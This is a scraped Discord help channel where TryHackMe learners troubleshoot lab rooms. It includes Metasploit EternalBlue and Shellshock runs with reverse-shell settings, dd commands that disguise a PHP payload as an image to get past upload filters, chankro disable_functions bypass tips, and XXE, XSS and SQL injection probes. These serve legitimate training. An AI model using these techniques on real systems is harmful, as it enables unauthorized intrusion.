[-] 10.10.2.188:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
i am try to solve blue machine but whe i type run command getting this error please guide me on this
topaz umbra
spare fractal
I'm not sure what you mean, but when prompted to enter a user password, use the ...
I suppose it wasn't a password problem. I can see now how my question was confusing! Thank you for helping
green minnowBOT
Gave +1 Rep to @spare fractal
slender aspen
slender aspen
```msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP...
please replay on this
topaz umbra
slender aspen
```msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP...
I'm not super experienced with msf but looking at this it looks to me like it was successful, but the exploit cannot be used on the target. Perhaps you are using the wrong exploit?
slender aspen
so can u guide me what is the right exploit
topaz umbra
no, sorry
not that I dont want to but I'm afraid I cannot advise you on this. You can look up some walkthroughs however, they can provide some more insight
spare fractal
topaz umbra
I suppose it wasn't a password problem. I can see now how my question was confus...
no problem, now it works 🙂
slender aspen
topaz umbra
I'm not super experienced with msf but looking at this it looks to me like it wa...
but when i use fresh kali machin it will not giving any error .
spare fractal
slender aspen
so can u guide me what is the right exploit
Please verify your account on this server. Click on the link and follow the steps.
!docs verify
proud scarabBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
spare fractal
Then you can send screenshots.
spare fractal
slender aspen
```msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP...
In which room are you?
slender aspen
blue
spare fractal
Can you please send a screenshot of show options?
slender aspen
@spare fractal
 slender aspen
@spare fractal r u there
spare fractal
slender aspen
<@!442729707650285579>
Your Lhost is tun0. I am not shure if tun0 turns into an IP adress. Try this:
Set Lhost 10.XX.XX.XX
Maybe this is the Problem
 loud nebula
you can use tun0 as LHOST
it may take you several time
if its fail, reboot the machine and start the exploin again
ive heard someone took 5 tries for it to actually success
 strange orchid
Got the above error while working on Linux Fundamentals - Part3, Task 4. Kindly help to resolve it pls.
 loud nebula
bruh
strange orchid
Have not moved pass that task cos of the error.
Has a target for today to finish Part 3 of the fundamentals and move to something else.
wheat helm
strange orchid
Got the above error while working on Linux Fundamentals - Part3, Task 4. Kindly ...
Which task?
Did you start a python HTTPServer?
strange orchid
No really, was on the wrong terminal before, but has resolved it. Appreciated
wheat helm
Excellent!
 wind peak
network services task 4 exploiting smb
im pretty sure i have the right syntax
but its not accepting my answer
would appreciate hint
oh dont worry i see the error of my ways now
dry gate
wind peak
oh dont worry i see the error of my ways now
For future referente, remember to verify so you can post screenshots :)
!docs verify
proud scarabBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
 blissful sapphire
hey guys i am in the last step of the CC: Pen Testing room. I just need to gain root access. Any hints?
nvm found it
!!
proven furnace
On the Blue room, when searching for available vulnerabilities, how would I have known to use eternalblue if all I have is a list of ports/services and a search engine? What should I search for?
searching for "windows 7 7601" on port 445 on exploit-db doesn't bring up any results
silver otter
proven furnace
searching for "windows 7 7601" on port 445 on exploit-db doesn't bring up any re...
there are probably a lot of ways, if you run nmap scripts against it, likely to pick it up
 limpid rover
Hey guys I am currently doing Osiris and running into an issue - I have changed the password for the ch***h user through mimikatz and the output is exactly the same as what is in the walkthrough although when I try to login via RDP it fails every time. Any idea?
dry gate
proven furnace
On the Blue room, when searching for available vulnerabilities, how would I have...
Run the nmap command through metasploit with db_nmap. After that's done, the command "vulns" shows the possible exploits. That's how I did it.
Although I wish I knew how I could figure this stuff out without metasploit :P
proven furnace
dry gate
Run the nmap command through metasploit with db_nmap. After that's done, the com...
Ahh, I didn't know you could do that, thanks!
green minnowBOT
Gave +1 Rep to @dry gate
 sand pier
This is the most logical tip I found that links my next course of action. Thanks!
green minnowBOT
Gave +1 Rep to @wicked lark
 dim oak
hi guys is there a way to use hydra to bruteforce ssh with id_rsa?
i have id_rsa and a pass but no username and i cannot find the option
dry gate
dim oak
hi guys is there a way to use hydra to bruteforce ssh with id_rsa?
i have id_rsa...
I think hydra is just for cracking passwords... as far as I'm aware 👀
left thunder
dim oak
hi guys is there a way to use hydra to bruteforce ssh with id_rsa?
i have id_rsa...

Let's learn to Brute-force SSH Using Hydra. Hydra is one of the favorite tools in a hacker's toolkit. It is an excellent tool for performing brute force
slender aspen
i am try to solve 0day . i am successfully run the openvpn but when i try to ping the server it not responding and also nmap not working please guide me on this
└─# nmap -sC -sV -A -v  10.10.145.73 -oN 0day
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-15 10:42 IST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:42
Completed NSE at 10:42, 0.00s elapsed
Initiating NSE at 10:42
Completed NSE at 10:42, 0.00s elapsed
Initiating NSE at 10:42
Completed NSE at 10:42, 0.00s elapsed
Initiating Ping Scan at 10:42
Scanning 10.10.145.73 [4 ports]
Completed Ping Scan at 10:42, 3.05s elapsed (1 total hosts)
Nmap scan report for 10.10.145.73 [host down]
NSE: Script Post-scanning.
Initiating NSE at 10:42
Completed NSE at 10:42, 0.00s elapsed
Initiating NSE at 10:42
Completed NSE at 10:42, 0.00s elapsed
Initiating NSE at 10:42
Completed NSE at 10:42, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.49 seconds
           Raw packets sent: 8 (304B) | Rcvd: 0 (0B)
many time i am facing same problem
loud nebula
the target machine has web server, try accessing it on your browser to confirm if the machine is off
are you on vm or attack box?
slender aspen
yes i am in vm
loud nebula
are you running the vpn on the vm or on your host?
slender aspen
and the when i search the 10.10.145.73 it show time out
slender aspen
loud nebula
are you running the vpn on the vm or on your host?
in vm
loud nebula
try restart the machine, and remove the -A
slender aspen
loud nebula
try restart the machine, and remove the `-A`
okk i will try
slender aspen
loud nebula
try restart the machine, and remove the `-A`
└─# nmap -sC -sV  -v  10.10.139.181
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-15 11:01 IST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 11:01
Completed NSE at 11:01, 0.00s elapsed
Initiating NSE at 11:01
Completed NSE at 11:01, 0.00s elapsed
Initiating NSE at 11:01
Completed NSE at 11:01, 0.00s elapsed
Initiating Ping Scan at 11:01
Scanning 10.10.139.181 [4 ports]
Completed Ping Scan at 11:01, 3.04s elapsed (1 total hosts)
Nmap scan report for 10.10.139.181 [host down]
NSE: Script Post-scanning.
Initiating NSE at 11:01
Completed NSE at 11:01, 0.00s elapsed
Initiating NSE at 11:01
Completed NSE at 11:01, 0.00s elapsed
Initiating NSE at 11:01
Completed NSE at 11:01, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.36 seconds
           Raw packets sent: 8 (304B) | Rcvd: 0 (0B)
same error
left thunder
slender aspen
```─(root💀rohan)-[/home/rohan/Desktop]
└─# nmap -sC -sV -v 10.10.139.181
Sta...
Are you able to open 10.10.10.10 in the browser of the machine you are trying to scan with?
slender aspen
left thunder
Are you able to open 10.10.10.10 in the browser of the machine you are trying to...
no
left thunder
slender aspen
no
Alright so that means you are not successfully connected to the THM network via openvpn
left thunder
slender aspen
no
Did you download your openvpn config file from the THM website ?
 sacred minnow
.
slender aspen
left thunder
Alright so that means you are not successfully connected to the THM network via ...
now when i try to run the exploit getting this error
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
[] Started reverse TCP handler on 10.17.22.82:4444
[] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Exploit completed, but no session was created.
why every time lot of problem getting
 trim haven
There's a few reasons as to why this occurs:
- Try a different port
- LHOST is incorrect
- Payload is being strange (change the payload)
- Exploit isn't working (try it manually, not in MSF)
slender aspen
hole day i am trying but this show same error can u come in google meet for short time i am just frustrated
trim haven
I'm working right now.
Try:
set LHOST tun0
set LPORT 9001
show payloads (choose one from the list)
set PAYLOAD [whichever one you chose]
slender aspen
CMD_MAX_LENGTH 2048 yes CMD max line length
CVE CVE-2014-6271 yes CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HEADER User-Agent yes HTTP header to use
METHOD GET yes HTTP method to use
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 10.10.64.229 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPATH /bin yes Target PATH for binaries used by the CmdStager
RPORT 80 yes The target port (TCP)
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL/TLS for outgoing connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
TARGETURI /cgi-bin/test.cgi yes Path to CGI script
TIMEOUT 5 yes HTTP read response timeout (seconds)
URIPATH no The URI to use for this exploit (default is random)
VHOST no HTTP server virtual host
Payload options (generic/shell_reverse_tcp):
Name Current Setting Required Description
LHOST 10.17.22.82 yes The listen address (an interface may be specified)
LPORT 9001 yes The listen port
still same error
sturdy hearth
slender aspen
CMD_MAX_LENGTH 2048 yes CMD max line length
CVE ...
It looks correct to me😅
Did you ever receive a session with this machine (instance)?
slender aspen
sturdy hearth
It looks correct to me😅
Did you ever receive a session with this machine (inst...
no
run
[] Started reverse TCP handler on 10.17.22.82:4444
[] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Exploit completed, but no session was created.
ripe hedge
The lhost should be your machine, usually what's on tun0
17 feels high but it might be one of the newer vpns I guess
Your handler is listening on 4444 and the exploit wants to connect to 9001
slender aspen
so can i set lhost 4444
ripe hedge
Lport
slender aspen
ya sorry lport
ripe hedge
Or the handler to listen to 9001, either should be fine
slender aspen
run
[] Started reverse TCP handler on 10.17.22.82:4444
[] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Exploit completed, but no session was created.
same error
 remote ore
Hi guys, i have a question, i need to perform an nmap on an IP address and I did :
nmap [IP]
nmap -sS [IP]
nmap -sT [IP]
This is on network services 1 / FTP / Question 1 : How many ports are open on the target machine?
The only port i can see is Port 21 FTP, but the answer is 2
I did a mistake or not enough precisions in my command ?
left thunder
remote ore
Hi guys, i have a question, i need to perform an nmap on an IP address and I did...
If you don't specify how many ports nmap should scan, it will only scan the 1000 most popular ports, so if there is a port outside that scope, nmap will not show it. So you have to define that nmap should scan for example all ports.
 lapis crow
hey guys im at relevant penetration testing challenge. i did an nmap scan and it's ms17-010 vulnerable. i tried using metasploit and it kinda works i think but the thing is.... exploit completed but no session was created
so i tried different payloads
like windows/x64/meterpreter/bind_tcp
and windows/x64/meterpreter/reverse_tcp
but i cant get into the meterpreter
remote ore
left thunder
If you don't specify how many ports nmap should scan, it will only scan the 1000...
ty bro
green minnowBOT
Gave +1 Rep to @left thunder
 alpine nova
Blue is finicky. Make sure you're using a tcp meterpreter payload and reset the machine
@lapis crow It can take a couple of tries
 hazy sequoia
Hey guys, I'm in Upload vulnerabilities task 7 and I'm having trouble as I am able to successfully upload the file to the site but no matter where on the site I check i'm not seeing the file.... I run a scan on the site but Im not seeing any additional folders where the uploaded exploit could be. ANy tips?
sturdy hearth
slender aspen
run
...
Make sure you have only one instance of openvpn running.
It could be possible that you had multiple instances and using LHOST => tun0 didn't work because there is now another tunX
If metasploit isn't working for you smh, simply do it manually.
It isn't hard, given that you are trying this room already🙂
wraith bramble
Anyone have completed this room : https://tryhackme.com/room/bypassdisablefunctions
TryHackMe
Practice bypassing disabled dangerous features that run operating system commands or start processes.
gusty turtle
wraith bramble
Anyone have completed this room : https://tryhackme.com/room/bypassdisablefuncti...
I have.
wraith bramble
@gusty turtle bro which magical number you used
I used jped and png both not working in my case I didn't get shell
Look
 gusty turtle
wraith bramble
I used jped and png both not working in my case I didn't get shell
gusty turtle
wraith bramble
I used jped and png both not working in my case I didn't get shell
Try a different image type : ||GIF||
wraith bramble
@gusty turtle use say I use gif magical number
gusty turtle
wraith bramble
<@393793688095948810> use say I use gif magical number
This would be more than a hint but here you go: ||https://sushant747.gitbooks.io/total-oscp-guide/content/bypass_image_upload.html||
wraith bramble
@gusty turtle but in concept he didn't use magical numbers he just use extension
.php.jpeg
gusty turtle
wraith bramble
<@393793688095948810> but in concept he didn't use magical numbers he just use ...
It does, check the second way.
wraith bramble
@gusty turtle

@gusty turtle can you tell what is this . And why this coming to all payload with some minor changes
gusty turtle
wraith bramble
<@393793688095948810>
You are missing the <?php and ; after the "Magic Number". Make sure to copy the whole payload.
wraith bramble
@gusty turtle wait
This my payload before changing magical number

This is hexadecimal tool where I change value

This is my payload after change values
 gusty turtle
wraith bramble
This is hexadecimal tool where I change value
gusty turtle
wraith bramble
This is hexadecimal tool where I change value
You dont have to use Hexeditor for that, it will overwrite the php tag.
gusty turtle
wraith bramble
This is my payload after change values
Directly prepend the Magic Number to the payload in a text editor.
gusty turtle
gusty turtle
This would be more than a hint but here you go: ||https://sushant747.gitbooks.io...
This link has everthing that you would require for bypassing.
sturdy hearth
gusty turtle
Directly prepend the Magic Number to the payload in a text editor.
The text editors may or may not work for binary data (magic bytes)
# an image file like .gif, .jpg, .png
# copy first 16 or so bytes from an actual image file and write to `output.php`
dd if=/path/to/image/file of=output.php bs=1 count=16

# now APPEND actual payload script after it
dd if=/path/to/payload.php of=output.php oflag=append conv=notrunc
For more control like image size, you will have to modify the metadata for that specific file.
Like images of size <= 1000 x 1000 are allowed
gusty turtle
sturdy hearth
The text editors may or may not work for binary data (magic bytes)
```bash
# an ...
Yeah, that would be a better approach, but just prepending the Magic Bytes/Chars of GIF using text editor works fine too.
sturdy hearth
Yes, GIF89a at the start🙂
wraith bramble
@gusty turtle bro still I don't get shelll
gusty turtle
wraith bramble
<@393793688095948810> bro still I don't get shelll
What is that page showing now?

 gusty turtle
wraith bramble
<@393793688095948810>
gusty turtle
wraith bramble
<@393793688095948810>
Looks like the php is executing, Check the path of the payload, i.e --path flag in the Chankro.
wraith bramble
Look at command which I used
 sturdy hearth
/var/www/html is so simple to guess, try to find a way to get the cwd🙂
wraith bramble
@sturdy hearth I didn't get what you say
sturdy hearth
Did you read the description in the room about DOCUMENT_ROOT?
Does it affect chankro?
 sturdy hearth
So you need to provide the --path with the correct uploads directory path
wraith bramble
It's means payload+uploaded directory
sturdy hearth
The room clearly states DOCUMENT_ROOT + uploads
I think this is enough to help you get going🙂
wraith bramble
Eg shell.php+10.10.5.10/uploads isn't it
sturdy hearth
No. Please read it again.
Complete path to the uploads directory
wraith bramble
This is key
 sturdy hearth
Example: python2 chankro.py ... --path /absolute/path/to/my/secret/uploads/location/woohoo/uploads🙂
sturdy hearth
wraith bramble
There is a typo
--arch = ... o__r__
 sturdy hearth
wraith bramble
T .
sturdy hearth
wraith bramble
T .
It isn't correct.
You need to provide the absolute path to the location where your uploaded .php file will reside
gusty turtle
wraith bramble
T .
 sturdy hearth
Sorry, I gotta go😅
Good luck, just make sure you are using the correct path
How can one find the directory of the uploaded .php file?🤔 👀
The absolute path to it🙂
wraith bramble
@sturdy hearth @gusty turtle ihave to go for tution i will distrub you again be ready
 late junco
Question about BurpSuite Basics Task 8 - Introduction to the Burp Proxy
The module asking to request to https://tryhackme.com/
My query - where to place this link
since the open browser feature is not working
 dusk kernel
What address is used as a logical identifier for a device on a network?
pls help me
or give me a hint
left thunder
late junco
Question about BurpSuite Basics Task 8 - Introduction to the Burp Proxy
The modu...
There is a note to that task: You do not need to follow along with this task -- just read the information and understand what the Proxy is used for. How to make requests and capture them will come in another task. For example how to use or set up foxy proxy or how to use the burpsuits browser.
late junco
left thunder
There is a note to that task: You do not need to follow along with this task -- ...
Thank you very much, it cleared up my confusion.
green minnowBOT
Gave +1 Rep to @left thunder
late junco
@left thunder thanks a tonnn
void panther
Having issues with OWASP Top ten task 7. I run the <iframe src="javascript:alert('xss')"> command and get the pop up but the search results box is blank. I dont get the flag needed to proceed. I have restarted attackbox, and active machine several times, enabled and disabled popups in firfox and changed themes to see if I am missing something. Inspection shows nothing either
 random furnace
Hi everyone, i'm having issues with the last task on Upload Vulnerabilities room. I have managed up upload the php reverse shell ||(changed magic number to jpg and renamed the file extension to .jpg)||, and I have located the file that it was renamed to.. having trouble executing it from the ||admin page. I have tried "../content/MYFILE.jpg||
left thunder
void panther
Having issues with OWASP Top ten task 7. I run the <iframe src="javascript:aler...
OWASP top ten task 7? That task has nothing to do with what you describe here, you may check the room name or task number again
left thunder
random furnace
Hi everyone, i'm having issues with the last task on Upload Vulnerabilities room...
I have not done that task yet, but have you checked the hints linked in that room?
random furnace
I have, after a bit of digging it appears I may be using the wrong type of reverse shell, ||i was using php, i think I need to use a node.js reverse shell||
 mighty quarry
<!DOCTYPE replace [<!ENTITY name "feast"> ]>
<userInfo>
<firstName>falcon</firstName>
<lastName>&name;</lastName>
</userInfo>
I think "replace" should be "userinfo" also "firstname" and "lastname" aren't declared.
task 15 OWASP top 10
 gentle flame
I need help with Burp Suite: Repeater. Stuck in a question, couldn't figure out how to solve. the challenge questioin is What is the flag you receive when you cause a 500 error in the endpoint?

 silver otter
are you ssh'd to the deployable target machine?
 brave bluff
i think I am


 silver otter
can you show me ur ssh command
brave bluff
 silver otter
where did you get that ip address
you might notice it's the same one on your current host
so you are trying to ssh urself
not the target
brave bluff
oh i see jesus christ

 naive pumice
Guys anyone doing Empline ?
 hard wolf
i need some help on Empline too
dry gate
there's a channel dedicated to it :) #888500922332885083
hazy kiln
network services 2, task-4 last question. i wast doing privilege escalate of excitable file on NFS, although i run ./bash file i am still a standard user


any workaround ?
sturdy hearth
hazy kiln
network services 2, task-4 last question. i wast doing privilege escalate of e...
The owner of the binary isn't root
 knotty sentinel
I need help with Throwback and I'm not sure if it's a technical error. Please help me in channel #743859653343182930
 bleak current
can anyone hint me for empline
I did update host to empline.thm
did rustscna and gobuster but nothing interesting
only think is interesting is job.empline.thm/careers
nothing more
I find
bleak current
 white salmon
Nice and fast koth 😄
white salmon
Nice and fast koth 😄
yes it was
do you know about new room empline??
@white salmon
white salmon
nope
I'm quite a noob into this all, got the ftp (files) the samba and the 9999 services, but was too late 😄
I'm way to slow, need to find a better "setup process" and take faster notes too
Actually, to be open, I woke up, made a coffee, logged into the computer, started the koth and 22 seconds later the game started 😄
bleak current
🙂
white salmon
Not even the time to drink on my coffee 😛 So i'm doing a break now 😄
bleak current
white salmon
I'm quite a noob into this all, got the ftp (files) the samba and the 9999 servi...
btw service 9999 is for koth
it sends info who is king to website
white salmon
yes, not one, hold on
bleak current
every minute
white salmon
aah yes, it was 9999
bleak current
white salmon
I'm quite a noob into this all, got the ftp (files) the samba and the 9999 servi...
yup ftp was the key
white salmon
Saw your name there 😄
white salmon
also from samba we could get them
bleak current
white salmon
Saw your name there 😄
😉
bleak current
white salmon
also from samba we could get them
yup
white salmon
got the keys but was already unable to log in with the keys
bleak current
white salmon
got the keys but was already unable to log in with the keys
why?
@sturdy hearth wth
sturdy hearth
Didn't you guys exploit other services?
white salmon
I was to slow, I felt like everthing was fixed when I tried
bleak current
so didnt needed that
bleak current
white salmon
I was to slow, I felt like everthing was fixed when I tried
no I didnt fixed id_rsa login
you could still login as ashu
@sturdy hearth you did new room
white salmon
arf, tried as ubuntu user i think
sturdy hearth
bleak current
so didnt needed that
Well, better to quick run on known exploits so as to keep it in your cache (brain)😜
white salmon
had cat the authorised_keys and saw that ubuntu name. Had added mine, tried to upload it but no luck
bleak current
white salmon
had cat the authorised_keys and saw that ubuntu name. Had added mine, tried to u...
ya thats wrong
you should get the id_rsa
key or pub
white salmon
Got that and tried ssh -i id_rsa ubuntu@IP
white salmon
from where did you got that it was ashu ?
sturdy hearth
white salmon
from where did you got that it was ashu ?
id_rsa.pub
bleak current
hints everywhere
white salmon
Yeah, miss read 😄
bleak current
and also chmod 600 to you id_rsa
else it wont work
Anyways
Someone help me with Empline
white salmon
Slept too less, stayed to late pas night, with a guy from here. He hacked everything on koth, we ended up voice talking during 3 hours 😄
white salmon
bleak current
else it wont work
indeed
btw, how many different koth machines are there ?
bleak current
white salmon
btw, how many different koth machines are there ?
there is list
go to koth
and look right side
10 mavhines
white salmon
That's a pool list of 10, but there's more than that, got already some out of that list
white salmon
Like the "food" one, which we see in the history just bellow
bleak current
yup
 prime willow
bleak current
Someone help me with Empline
prime willow
bleak current
Someone help me with Empline
#888500922332885083 is the dedicated room for this 😉
brave bluff
Uh i think i messed something up. Doing task 4 in Linux fundumentals part3 , and i wanted to run python3 -m http.server in background so i typed "python3 -m http.server &" and closed the ternimal, now when i type it normally i get this error message

im beyond confused
left thunder
brave bluff
Uh i think i messed something up. Doing task 4 in Linux fundumentals part3 , an...
Ye, because if it's really running in the background and you used the same command, without specifying a port, the port is already in use now.
 arctic idol
Good evening. I just started with TryHackMe and am working on the first room. It's asking me to determine the version of squid running on the target box. I ran nmap -sV <ipaddr> and it showed me the versions for all of the other services. However, for squid, it only said
3128/tcp open squid-http?
Did I miss an option for nmap?
loud nebula
arctic idol
Good evening. I just started with TryHackMe and am working on the first room. ...
there should be a version number below Version in your nmap output
like this
 arctic idol
It's blank. What I posted is the entire line.
proud scarabBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
loud nebula
follow link above
arctic idol
I'm also a bit new with Discord. Where's the button to post images?
loud nebula
proud scarab
@arctic idol Follow the instructions in this link
arctic idol
Ok
loud nebula
it will verify your discord to thm site and allow you to send picture
 arctic idol
Yup
loud nebula
ok brb checking my note
arctic idol
I appreciate the help.
loud nebula
can you rescan the target
arctic idol
Sure
Ack, the box expired. Let me restart it.
Running scan now
Scan complete. Same output.
loud nebula
blank version?
arctic idol
Yup. Versions shown for all of the other services.
loud nebula
hmm
try include tag -sC in the nmap command
it technically should work with just -sV tho
 loud nebula
it should be right here
 arctic idol
Yup
loud nebula
i can give you the answer if you want, since you know what command to use anyway
arctic idol
One second. Just for giggles, I'm going to try with my actual computer. So far, I've been working through my VM. Don't know if that could change anything but let's take a look.
loud nebula
okay best of luck
loud nebula
sure
 frail nacelle
Any idea how to bruteforce mysql when “flush hosts” is activated on the server ?
prime willow
frail nacelle
Any idea how to bruteforce mysql when “flush hosts” is activated on the server ?
empline?
frail nacelle
prime willow
empline?
Yes
prime willow
frail nacelle
Yes
tried that too. I think it doesn't count as a spoiler to tell you that brute-forcing mysql leads to nothing..
 mint totem
empline hint anyone?
frail nacelle
prime willow
tried that too. I think it doesn't count as a spoiler to tell you that brute-for...
Okay, thank you man, I’ll have to try something else
green minnowBOT
Gave +1 Rep to @prime willow
sturdy hearth
mint totem
empline hint anyone?
 pale parrot
what are the best switches to use with NMAP to enumerate and in the target machine window?, I run nmap -vv -oN something -sV -O -p- --script vuln IP and i'm always out of time before the scan ends
 halcyon lodge
I have a question regarding empline. Is there someone I can dm?
dry gate
halcyon lodge
I have a question regarding empline. Is there someone I can dm?
anyone talking in #888500922332885083 is probably happy to help :)
halcyon lodge
dry gate
anyone talking in <#888500922332885083> is probably happy to help :)
😂. Of course, I figured out what was going on. My instance was acting weird so I had to reset it.
loud nebula
pale parrot
what are the best switches to use with NMAP to enumerate and in the target machi...
for windows you would want to use -Pn switch since by default ping request is block, I personally use -sC -sV alot
 sacred hinge
Can i get a hint for the priv esc on brainpan
 sturdy hearth
 mellow geode
You are already james and using a SUID/SGID binary owned by james
What gives?😅
mellow geode
ohhh I see what I did wrong I think
yup, I don't work as root in my vm so when I copied it over, it wasn't copying as root , should have read deeper as to what that was exploiting exactly. Thanks for the nudge @sturdy hearth
green minnowBOT
Gave +1 Rep to @sturdy hearth
 weary estuary
hello currently I am doing mustacchio I have done majority of the part but everytime I enter the key it says invalid format
sturdy hearth
weary estuary
hello currently I am doing mustacchio I have done majority of the part but eve...
You need to fix your id_rsa file
Check if there are any newlines at the beginning or at the end
IIRC, it is better to copy the key using View page source option in the browser instead of copying from the presented page.
weary estuary
I copied from burp
sturdy hearth
Did you check for extra newlines in the file?
weary estuary
there was one line gap but I removed that
done
thank you
i copied from source page
tulip mural
Can anyone give a nudge for using metasploit exploit in exploit vulnerability room? Last task
Am i supposed to find the creds for jenkins too?
 forest owl
hey can anyone help me with an unresponsive shell
sturdy hearth
forest owl
hey can anyone help me with an unresponsive shell
What have you got?
 left thunder
wraith bramble
Im doing room burp suite : repeater task 7(ii) I'm freak out
left thunder
wraith bramble
Im doing room burp suite : repeater task 7(ii) I'm freak out
You should really start using screenshots, these photos are a pain to watch 😄 Have you checked the hints?
wraith bramble
@left thunder sure bro
@left thunder right now I need help
@left thunder I have check hint I can't crack that I used number called valid integers I use <=0 and 1=1 etc
I use this also /product/1'
left thunder
wraith bramble
<@401153154634219543> I have check hint I can't crack that I used number called ...
The hint says or a number less than or equal to 0
left thunder
wraith bramble
I use this also /product/1'
So how would you type a number less then 0 in a natural way?
wraith bramble
@left thunder are you taking about negative numbers
left thunder
wraith bramble
<@401153154634219543> are you taking about negative numbers
That's the only logical thing in order to be less then 0 🙂
wraith bramble
@left thunder actually negative number i have tried but that also not work I use -2
left thunder
wraith bramble
<@401153154634219543> actually negative number i have tried but that also not wo...
Not sure if that's making a difference, but try the number which would be the next number after 0 and being less then 0
wraith bramble
@left thunder which means -1
@left thunder actually here I think owner taking about sql query
left thunder
wraith bramble
<@401153154634219543> actually here I think owner taking about sql query
Well, he never said so in that task. Did you got the result now?
wraith bramble
@left thunder no
left thunder
wraith bramble
<@401153154634219543> no
Could you send a screenshot?


 left thunder
wraith bramble
<@401153154634219543>
left thunder
wraith bramble
<@401153154634219543>
Well you have still something else behind the number
wraith bramble
@left thunder what I'm missing I don't know really
left thunder
wraith bramble
<@401153154634219543> what I'm missing I don't know really
What for is the ' behind the number?
wraith bramble
@left thunder see this next task this is what I want

@left thunder that error 500 I want
@left thunder bro I get it
left thunder
wraith bramble
<@401153154634219543> see this next task this is what I want
Ye but that's a different task ^^
wraith bramble
Thanks ❤️❤️❤️
@left thunder how easy this task I'm fool
@wraith bramble I'm think about query
 fervent palm
#monero-cli
stuck fractal
@rustic surge they're not HTTP servers. They're SSH servers. You can't talk HTTP to them. Fundamentally different.
sturdy hearth
Better to use sockets
stuck fractal
It's really not, here.
Seeing as you need to talk SSH and there's encryption involved.
 rustic surge
stuck fractal
<@764591424502235157> they're not HTTP servers. They're SSH servers. You can't t...
rustic surge
stuck fractal
<@764591424502235157> they're not HTTP servers. They're SSH servers. You can't t...
I'm just trying to connect, it should throw an error that's not connection related
as in, couldn't connect
then I could've just try excepted it
was too lazy to use the socket module
stuck fractal
Relying on the timeouts for that is disgusting
And that sounds like a port scanner
There are much better ways of port scanning.
rustic surge
yeahh it was intended as a port scanner, because I thought nmap was having problems with ports 9000 - 13000, then I realized that's an intended feature of the box
sturdy hearth
(unrelated for this channel) James, I can't seem to add a reaction to your posts 🥲
 viral knoll
I am having some trouble intercepting traffic on burp using the attack box, does it need to be configured to use on it? i am not currently able to see traffic under proxy, and under dashboard it wants me to open in browser which is not supported
sturdy hearth
viral knoll
I am having some trouble intercepting traffic on burp using the attack box, does...
Have you configured the proxy?
viral knoll
sturdy hearth
Have you configured the **proxy**?
yes, i tried configuring the proxy in burp, i may be doing it wrong though since not getting traffic through
ripe hedge
did you configure the proxy in the browser?
@inland onyx should I do the Burp Suite rooms in ZAP for giggles?
oh he left
sturdy hearth
viral knoll
yes, i tried configuring the proxy in burp, i may be doing it wrong though since...
There is FoxyProxy - Burp in the installed Firefox browser.
Did you use it?
 inland onyx
ripe hedge
<@!650476435269484549> should I do the Burp Suite rooms in ZAP for giggles?
inland onyx
ripe hedge
<@!650476435269484549> should I do the Burp Suite rooms in ZAP for giggles?
 Don't talk to me about ZAP
Our uni webapp hacking is getting people to use it, and I am face palming so hard
ripe hedge
haha
inland onyx
Sure, it's a solid tool, but it is absolutely not widely used in industry smh
ripe hedge
it has the advantage of being Free
inland onyx
That, a slightly more limited API (does ZAP even have an API?), and no vuln scanner (the vuln scanner in ZAP, iirc, being the definition of shite anyway).
Much better to learn the industry standard, even with the limitations, when you're being taught a course that claims to be teaching the next generation of industry professionals 🤷♂️
inland onyx
True, and there's nothing wrong with using it for fun/hobbyist stuff either 🤷♂️
inland onyx
Nope, it does not
ripe hedge
yeah you said that, I just can't read today
sturdy hearth
viral knoll
yes, i tried configuring the proxy in burp, i may be doing it wrong though since...
It is working for me, I tried the AttackBox.
Enabled Burp for FoxyProxy and started Burp with intercept on
viral knoll
@sturdy hearth i will try that, thanks for help!
green minnowBOT
Gave +1 Rep to @sturdy hearth
 terse spade
i could use a little bit of help. i try to decrypt some data that was encrypted with cryptcat. my solution is to send the encrypted data via netcat to a local cryptcat listener but no data is being transported. In wireshark I can see the data being send but at the end is a tcp reset connection. anyone know why this happens ?
 dusky plinth
Hey, can somebody give me a hint for getting the last task in the OhSINT room done? I have to figure out the password, but do not know where to look. I already tried a couple of tools i know, like waybackmachine, ... Just a single little hint would do it hopefuly ;D
tulip mural
dusky plinth
Hey, can somebody give me a hint for getting the last task in the OhSINT room do...
Look on the blog post site
dusky plinth
I found a hash in the Sourcecode, but i can't crack it. Am i on the right track?
tulip mural
Check closely
Maybe you will find something in plain text
dusky plinth
tulip mural
Check closely
Maybe you will find something in plain text
okay, i do not get it. I also tried to scan for hidden pages with gobuster. Do i have to find it in the Sourcecode of the website?
tulip mural
dusky plinth
okay, i do not get it. I also tried to scan for hidden pages with gobuster. Do i...
Yes
It is in plaintext
Tip: it's not in the comments so check the source thoroughly
dusky plinth
tulip mural
Yes
It is in plaintext
Tip: it's not in the comments so check the source thoro...
Haha okay, i got it...🤦♂️ 😆 Thank you
green minnowBOT
Gave +1 Rep to @tulip mural
 weary hearth
